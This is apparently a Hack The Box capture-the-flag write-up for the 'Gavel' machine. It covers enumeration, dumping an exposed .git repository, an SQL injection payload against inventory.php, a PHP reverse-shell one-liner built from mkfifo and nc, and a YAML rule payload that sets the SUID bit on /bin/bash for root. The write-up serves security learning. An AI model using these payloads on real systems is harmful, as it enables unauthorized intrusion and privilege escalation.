# Gavel (HTB)
## Enumeration.
```
# Nmap 7.97 scan initiated Sat Dec 6 12:02:21 2025 as: nmap -sS -A -v -o scan.nmap 10.10.11.97
Nmap scan report for 10.10.11.97
Host is up (0.010s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 1f:de:9d:84:bf:a1:64:be:1f:36:4f:ac:3c:52:15:92 (ECDSA)
|_ 256 70:a5:1a:53:df:d1:d0:73:3e:9d:90:ad:c1:aa:b4:19 (ED25519)
80/tcp open http Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://gavel.htb/
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Uptime guess: 20.698 days (since Sat Nov 15 19:18:04 2025)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: gavel.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 256/tcp)
HOP RTT ADDRESS
1 10.51 ms 10.10.14.1
2 10.54 ms 10.10.11.97
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Dec 6 12:02:35 2025 -- 1 IP address (1 host up) scanned in 13.38 seconds
```
Classic machine let's check the website
### Enumerating the web server.
Basically the website is like a game where you can bid for items. This is not where we going to focus on using `dirsearch` we can find the `.git` exposed.
```bash
dirsearch -u http://gavel.htb -t 40
```
Using `git-dumper.`
{% embed url="" %}
We can get the whole `.git` folder from the web site.
```bash
python3 git_dumper.py http://gavel.htb gavle-git
```
This command will give us the `.git` folder in the `gavel-git` .
### Code analysis.
There is two thing we going to consider and focus on here.
* SQL injection in `inventory.php`
```php
$sortItem = $_POST['sort'] ?? $_GET['sort'] ?? 'item_name';
$userId = $_POST['user_id'] ?? $_GET['user_id'] ?? $_SESSION['user']['id'];
$col = "`" . str_replace("`", "", $sortItem) . "`";
$itemMap = [];
$itemMeta = $pdo->prepare("SELECT name, description, image FROM items WHERE name = ?");
try {
if ($sortItem === 'quantity') {
$stmt = $pdo->prepare("SELECT item_name, item_image, item_description, quantity FROM inventory WHERE user_id = ? ORDER BY quantity DESC");
$stmt->execute([$userId]);
} else {
$stmt = $pdo->prepare("SELECT $col FROM inventory WHERE user_id = ? ORDER BY item_name ASC");
$stmt->execute([$userId]);
}
$results = $stmt->fetchAll(PDO::FETCH_ASSOC);
} catch (Exception $e) {
$results = [];
}
```
Here is a thing we can notice that the `$col` is a variable that can fetch a column from the database. The thing is that when the `perpare` statment is calidating the user input it does not validate this one. So we can use it to exploit the SQLI. I have talk a lot about how is work in this artical.
{% embed url="" %}
* Second in the file `bid_handler.php:55`
```php
try {
if (function_exists('ruleCheck')) {
runkit_function_remove('ruleCheck');
}
runkit_function_add('ruleCheck', '$current_bid, $previous_bid, $bidder', $rule);
error_log("Rule: " . $rule);
$allowed = ruleCheck($current_bid, $previous_bid, $bidder);
} catch (Throwable $e) {
error_log("Rule error: " . $e->getMessage());
$allowed = false;
}
```
Here we have the function `runkit_function_add` used to allow function definition in run time (while the code is executing) So if we can control the `$rule` then we can define a function to execute.
#### Exploiting SQL injection.
Beside what is mentioned in the artical
{% embed url="" %}
Let's see the exploit.

1. In the path `http://gavel.htb/inventory.php` we can find a sort function that sort our items.
2. Let's intercept the request.

Using these two fields we can achieve SQL injection.
```sql
user_id=x`+FROM+(SELECT+CONCAT(username,+password)+AS+`'x`+from+users)y;%23&sort=\?--%00
```
3. Collect the passwords and save them into a file to crack them.
```bash
john --wordlist=
```

Now that we have these creds we can login into that user which is the admin.
#### Getting RCE.
Very cool let's see what's in there.
Basically this what we have discuss if we are able to change the `rule` which is true in this case we can execute php code.
so am going to use this payload.
```php
function g(){ system("rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | sh -i 2>&1 | nc > /tmp/f &"); return true; } g();
```
Just notice that the function must return true. At least in my case.
Now let's change this with any message and let's place a bid in the `Bidding` tab in order to our function to be executed.
and then in the Bidding we just need to place a `bid` .
And if you do not forgot to start a listener.
```bash
nc -nlvp 9091
```
## From auctioneer to root.
```bash
Getting stable shell
python3 -c 'import pty; pty.spawn("/bin/bash")'
```
Then using this command we can switch into the auctioneer user which I found in the `/etc/passwd` . And the password shall be the same that we crack.
```bash
su auctioneer
```
then using the `id` command we can see this.
```bash
id
uid=1001(auctioneer) gid=1002(auctioneer) groups=1002(auctioneer),1001(gavel-seller)
```
Our user is a member of another group. Let's see what that group has.
```bash
find / -group "gavel-seller" 2>/dev/null
```
This command will show us all the files that belongs to the `gavel-seller` group.
```bash
/run/gaveld.sock
/usr/local/bin/gavel-util
```
Cool we have these two files. After investigation and clearly seen here `gaveld` .
{% hint style="success" %}
Background processes in Linux usually called demons which indicated with the `d` in the end of the name same as `sshd` .
{% endhint %}
Anyway knowing that we can check this services status.
```bash
auctioneer@gavel:~$ systemctl status gaveld
● gaveld.service - Gavel Root Daemon
Loaded: loaded (/etc/systemd/system/gaveld.service; enabled; vendor preset: enabled)
Active: active (running) since Mon 2025-12-08 08:29:34 UTC; 1h 1min ago
Main PID: 936 (gaveld)
Tasks: 2 (limit: 4558)
Memory: 5.2M
CPU: 133ms
CGroup: /system.slice/gaveld.service
└─936 /opt/gavel/gaveld
Warning: some journal files were not opened due to insufficient permissions.
```
We can see the config file too here. Let's see what it contains.
```bash
auctioneer@gavel:~$ cat /etc/systemd/system/gaveld.service
cat /etc/systemd/system/gaveld.service
[Unit]
Description=Gavel Root Daemon
After=network.target
[Service]
ExecStart=/opt/gavel/gaveld
Restart=always
User=root
Group=root
RuntimeDirectory=gavel
RuntimeDirectoryMode=0755
[Install]
WantedBy=multi-user.target
```
So the daemon executable exist there in `/opt/gavel/gaveld` . Surly we can reverse engineer it to find what it has but let's see what we got there first.
There we going to find a file called `sample.yaml`
```bash
auctioneer@gavel:/opt/gavel$ cat sample.yaml
cat sample.yaml
---
item:
name: "Dragon's Feathered Hat"
description: "A flamboyant hat rumored to make dragons jealous."
image: "https://example.com/dragon_hat.png"
price: 10000
rule_msg: "Your bid must be at least 20% higher than the previous bid and sado isn't allowed to buy this item."
rule: "return ($current_bid >= $previous_bid * 1.2) && ($bidder != 'sado');"
```
So basically using the `gavel-util` tool when can communicate with that service the help menu for it shows us more.
```bash
auctioneer@gavel:/opt/gavel$ gavel-util
gavel-util
Usage: gavel-util [options]
Commands:
submit Submit new items (YAML format)
stats Show Auction stats
invoice Request invoice
```
So we can submit a `YAML` file but if we send this sample we going to find this.
```bash
auctioneer@gavel:/opt/gavel$ gavel-util submit sample.yaml
gavel-util submit sample.yaml
YAML missing required keys: name description image price rule_msg rule
```
so we need to construct these again in a `YAML` file. But notice the `rule` field takes a function so if it not filtered or protected then we can execute PHP code as root. But let's see what protection this php engine has.
We can find these protections in `/opt/gavel/.config/php/php.ini`
```bash
auctioneer@gavel:/opt/gavel/.config/php$ cat php.ini
cat php.ini
engine=On
display_errors=On
open_basedir=
disable_functions=
```
And as we can see no protection is there so we can execute PHP code.
Am going to use this payload.
```yaml
name: "Dragons Feathered Hat"
description: "A flamboyant hat rumored to make dragons jealous."
image: "https://example.com/dragon_hat.png"
price: 10000
rule_msg: "Your bid must be at least 20% higher than the previous bid and sado isnt allowed to buy this item."
rule: |
system("chmod 4777 /bin/bash");
return false;
```
This just simple add `suid` bit into the bash executable so that when executed it will give us the privilege of the owner of the file which is `root` .
```bash
auctioneer@gavel:/tmp$ gavel-util submit p.yaml
gavel-util submit p.yaml
Item submitted for review in next auction
```
After putting the payload into `p.yaml` run it and we shall find what we want.
Cool one thing to not before we move on and we going to discuss later. Is that we shall return false when running out PHP code for reason I will be covering later on.
```bash
auctioneer@gavel:/tmp$ /bin/bash -p
bash-5.1# whoami
root
```
We just need to add the `-p` flag to prevent it from dropping our privilege.
##